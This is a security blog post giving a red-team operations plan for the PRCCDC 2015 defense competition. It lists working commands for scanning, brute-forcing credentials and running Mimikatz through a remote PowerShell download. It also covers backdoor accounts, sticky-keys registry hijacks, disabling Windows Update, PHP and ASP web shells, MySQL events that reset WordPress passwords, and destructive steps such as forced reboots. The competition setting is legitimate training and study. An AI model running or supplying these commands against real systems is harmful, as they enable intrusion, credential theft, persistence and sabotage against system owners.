LOCKBOXX

A CONSTANTLY EVOLVING SECURITY BLOG

MONDAY, MARCH 23, 2015

Red Teaming at PRCCDC 2015

I recently got to red team for PRCCDC 2015. Organizationally, it was a very interesting red team setup. As with most CCDC red team arrangements, the teams are to execute similar tactics within each unit through 'attack phases'. With PRCCDC, we took this one step further and attempted to launch each action within a phase in lockstep, having each team execute techniques at relatively the same time against their respective teams. This had some notable benefits and also some notable downsides. One of the benefits was the great documentation it produced, allowing us to quickly share techniques and make sure everyone was capable of executing them. But the downsides were poor execution and tracking via the team lead as well as issuing unnecessary attacks effectively wasting the entire red teams bandwidth. Despite all of that, I'm going to include the general red team operations plan below, along with some screenshots pulled from our red team debrief. I hope this helps other CCDC red teams in the future with a general operations plan, as well as aiding blue teams in preparing against these attacks. One of the biggest questions I always hear regarding CCDC is, what were your initial vectors? This year I didn't notice any memory corruption vulns that lead to remote code execution, rather almost all of our initial vectors of access were gained through default credentials, then it was all persistence from there, which really makes those first 5 minutes critical. That means planning and preparing for such events are crucial! If your going to red team at a CCDC, I heavily suggest reviewing this operations plan.

Operations Plan:

Phase 1; Initial Access:

Enumerate ports/services:
Use “-oA name” in nmap to save scan data
nmap -sn -n [targets]
nmap -sP -PI -T4 -v7 [targets]
nmap -sV -F [targets]

ABOUT ME

ACTION DAN

I'm a fun loving 25 year old male, with an incredible sense of adventure. Technology is my passion, but I am an extremely diverse person.

VIEW MY COMPLETE PROFILE

BLOG ARCHIVE

SEARCH LOCKBOXX

(run these second)
nmap -A [targets]
nmap -p- -sV -O -T4 -v7 -sC [targets]
(open SMB shares) *nmap --script=smb-enum-shares -p445 [targets]*
(open NFS) *nmap -p 111,2049 --script nfs-ls,nfs-showmount [targets]*
(optional) netscan
(optional) Armitage/Cobalt Strike: Hosts -> Nmap Scan -> nmap quick scan with OS detection

Check for default credentials:
Telnet/SSH Brute
(Telnet) *nmap -p 23 --script telnet-brute [targets]*
hydra -h [target] -u [username] -P /path/to/wordlist -M [telnet|ssh]

Default SNMPgets check (if SNMP is found with previous scans)
nmap -sU -p161 --script snmp-brute [targets]
(optional) snmpwalk

NBNS/LLMNR/WPAD Poisoning
Responder + smbrelayx
Domain Controller Anonymous Enumeration
enum4linux
Cain
metasploit smb_enumusers
metasploit smb_login module
rpc-client
Local Administrator Builtin 500 & Domain User Account Brute Forcing
hydra -h [target] -u [username] -P /path/to/wordlist -M smbnt

Anonymous FTP
nmap -sC -sV -p21 [targets]

VNC Brute
nmap --script=vnc-brute -p5800,5900

Web Interface Review
nmap
rawr
nikto
burp pro (free if you don't have a license)
praedasploit

Ongoing nmap scan w/ ndiff of output

Drop payloads and privilege escalate:

Unicorn powershell payloads
Veil payloads

Unquoted service path escalation (PowerUp)

Intel gathering via PowerView

psexec_loggedin_users to determine privileged accounts logged in

meterpreter keyloging

Wireshark + PCredz

Phase 2; Persistence Ideas:

Ssh keys that we all have and can install on target machines. Then the meta team can access via ssh keys to the targets

Change nobody in /etc/passwd from nologin to /bin/bash and issue: *passwd nobody*
Add sudoers
Disable firewall
Script to do the above in Debian/Ubuntu
Add VNC Server
Teamviewer MSI
crontab
add backdoor alias for common commands (such as sudo keylog)
netcat local listeners and reverse connects
reverse shell on startup (update-rc.d blah defaults for linux, scheduled tasks for windows)

msf persistence (exploit/windows/local/persistence, run persistence)

Mimikatz:
powershell "IEX (New-Object Net.WebClient).DownloadString('http://is.gd/oeoFul'); Invoke-Mimikatz -DumpCreds"

Mimikatz on DC -
misc::skeleton - On DC
misc::memssp - All machines

Golden ticket:
Note krbtgt hash - this will likely be duplicated across all teams' networks, so one krbtgt hash == DA on all networks

Create backdoors:

Add new user: *net user /add admin admin*
Add user as local admin: *net localgroup Administrators /add admin*

Sticky keys persistence(Shift x 5)/utilman(windows + U)/Display (Windows + P):

reg add "hklm\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v UserAuthentication /t REG_DWORD /d 0 /f

REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /v Debugger /t REG_SZ /d "C:\windows\system32\cmd.exe" /f
REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\Utilman.exe" /v Debugger /t REG_SZ /d "C:\windows\system32\cmd.exe" /f
REG ADD "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\DisplaySwitch.exe" /v Debugger /t REG_SZ /d "C:\windows\system32\cmd.exe" /f

netsh firewall set service type = remotedesktop mode = enable
netsh advfirewall firewall set rule group="remote desktop" new enable=Yes

net start TermService

Kill Windows Updates:

REG ADD HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU /v AUOptions /t REG_DWORD /d 1 /f

REG ADD HKLM\SOFTWARE\Policies\Microsoft\Windows\WindowsUpdate\AU /v UseWUServer /t REG_DWORD /d 1 /f

REG ADD HKLM\Software\Policies\Microsoft\Windows\WindowsUpdate\AU /F /v WUServer /t REG_SZ /d http://

REG ADD HKLM\Software\Policies\Microsoft\Windows\WindowsUpdate\AU /F /v WUStatusServer /t REG_SZ /d http://

REG ADD
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\P
olicies\Explorer /F /v NoWindowsUpdate /t REG_DWORD /d 1

REG ADD "HKEY_LOCAL_MACHINE\SYSTEM\Internet Communication
Management\Internet Communication" /F /v
DisableWindowsUpdateAccess /t REG_DWORD /d 1

REG ADD
"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\P
olicies\WindowsUpdate" /F /v DisableWindowsUpdateAccess /t
REG_DWORD /d 1
echo windowsupdate.microsoft.com >>
\windows\system32\drivers\etc\hosts

Screw with users/groups (some of these require domain admin privs)
net localgroup administrators Everyone /add
net localgroup administrators Everyone /add /domain
net localgroup administrators "Domain Users" /add
net localgroup administrators "Domain Users" /add /domain

net localgroup "Remote Desktop Users" Everyone /add
net localgroup "Remote Desktop Users" Everyone /add /domain
net localgroup "Remote Desktop Users" "Domain Users" /add
net localgroup "Remote Desktop Users" "Domain Users" /add /domain

net user guest /active:yes
net user guest /active:yes /domain
net user guest Qwerty12345
net user guest Qwerty12345 /domain

net localgroup administrators guest /add
net localgroup administrators guest /add /domain
net group "Enterprise Admins" guest /add /domain
net group "Domain Admins" guest /add /domain

net localgroup "Server Operators" Everyone /add
net localgroup "Server Operators" Everyone /add /domain
net localgroup "Server Operators" "Domain Users" /add
net localgroup "Server Operators" "Domain Users" /add /domain

Persistence on a vyatta router:
#!/bin/vbash
source /opt/vyatta/etc/functions/script-template
configure

set system login user jsmith full-name "Johan Smith"
set system login user jsmith authentication plaintext-password foobarbaz123
set system login user jsmith level admin
commit
rm /tmp/adduserscript

Wordpress persistence:

Login to their mysql (username 'monty' & password 'some_pass'):
use db;
CREATE EVENT myEvent ON SCHEDULE at current_timestamp + INTERVAL 300 second DO update wp_users set user_pass='PBMiCbLbCxfCSQDNKy21EIxlFeLVcOm0' where ID='1';

changes the admin pass to martian every 300 seconds
SET GLOBAL event_scheduler = ON;
CREATE EVENT myEvent1 ON SCHEDULE EVERY 300 second DO CREATE USER 'monty'@'%' IDENTIFIED BY 'somepass';
*CREATE EVENT myEvent2 ON SCHEDULE EVERY 300 second DO GRANT ALL PRIVILEGES ON *.* TO 'monty'@'%' WITH GRANT OPTION;*
CREATE EVENT myEvent3 ON SCHEDULE EVERY 300 second DO update wp_users set user_pass='PBMiCbLbCxfCSQDNKy21EIxlFeLVcOm0' where ID='1';

Web Shells:
PHP:

```
<?php eval($_GET["cmd"]); ?>
```

cmd hosted with ❤ by **GitHub** **view raw**

ASP:

```
<%
szCMD = request("cmd")
Server.CreateObject("WSCRIPT.SHELL").Run("cmd.exe /c " & s
Set oFile = Server.CreateObject("Scripting.FileSystemObjec
Response.Write Server.HTMLEncode(oFile.ReadAll)
oFile.Close
Call Server.CreateObject("Scripting.FileSystemObject").Del
%>
```

cmd hosted with ❤ by **GitHub** **view raw**

Use Domain Admin access to hashdump the Domain Controller

psexec_command on subnets w/ found creds, or manually

Phase 3; Troll and Destroy:

Drop or modify databases/web configs

MS14-068 with goldenpac.py (impacket)

Alias common commands (ls, cd, echo, vi, vim, nano) to do nothing or unexpected behavior

Remove common binaries such as chattr, netstat, ps

Replace hosts file (meterpreter> run hostedit -l /path/to/fakednsentries.txt)

Randomly bring down services: *net stop [service_name]*

Hide taskbar & files


Lock out domain accounts (smb_login + net accounts /domain output)

BieberFever kiosk mode (first runs it from cmd, the second creates a scheduled task to run on start-up. To run every 5 mins change "/sc onstart" to "/sc minute /mo 5"):
schtasks /create /sc onstart /tn msupdater /tr "\"%ProgramFiles%\Internet Explorer\iexplore.exe\" -k http://www.justinbiebermusic.com"


Random reboots:
shell command: *shutdown /r /f /c "sorry guys, gotta take a break bbl" /t 2*
scheduled task on startup: *schtasks /create /sc onstart /tn msupdate /tr "shutdown /r /f /c """"sorry guys, gotta take a break bbl"""" /t 2"*

These techniques were largely successful, the following is a collection of screenshots from the red team debrief, which shows our overall success. I'm taken care to anonymize the teams and people involved. Enjoy the screen shots below! More to come soon!


We started with scanning our respective teams, using shared Cobalt Strike team servers. From here we gained access largely using default creds as is typical in CCDC and the real world.





Drawing network diagrams can really help, as the one below helped us figure out the network topology.




Next came our various persistence methods, this was everything mentioned above but I managed to grab some good screenshots of a webshell, domain admin, and making a golden ticket.










We finished up with some quality trolling, as no CCDC would complete without trolling.







Thats it! PRCCDC was a blast. I've added some availability scores as well below. Till next time!



POSTED BY ACTION DAN AT 6:50 PM
LABELS: ATTACK, BLUE TEAM, CCDC, COMPETITION, INFORMATION SECURITY, OPERATIONS, PERSISTENCE, PLAN, PRCCDC, RED TEAM

NO COMMENTS:

Post a Comment

Home Older Post

Subscribe to: Post Comments (Atom)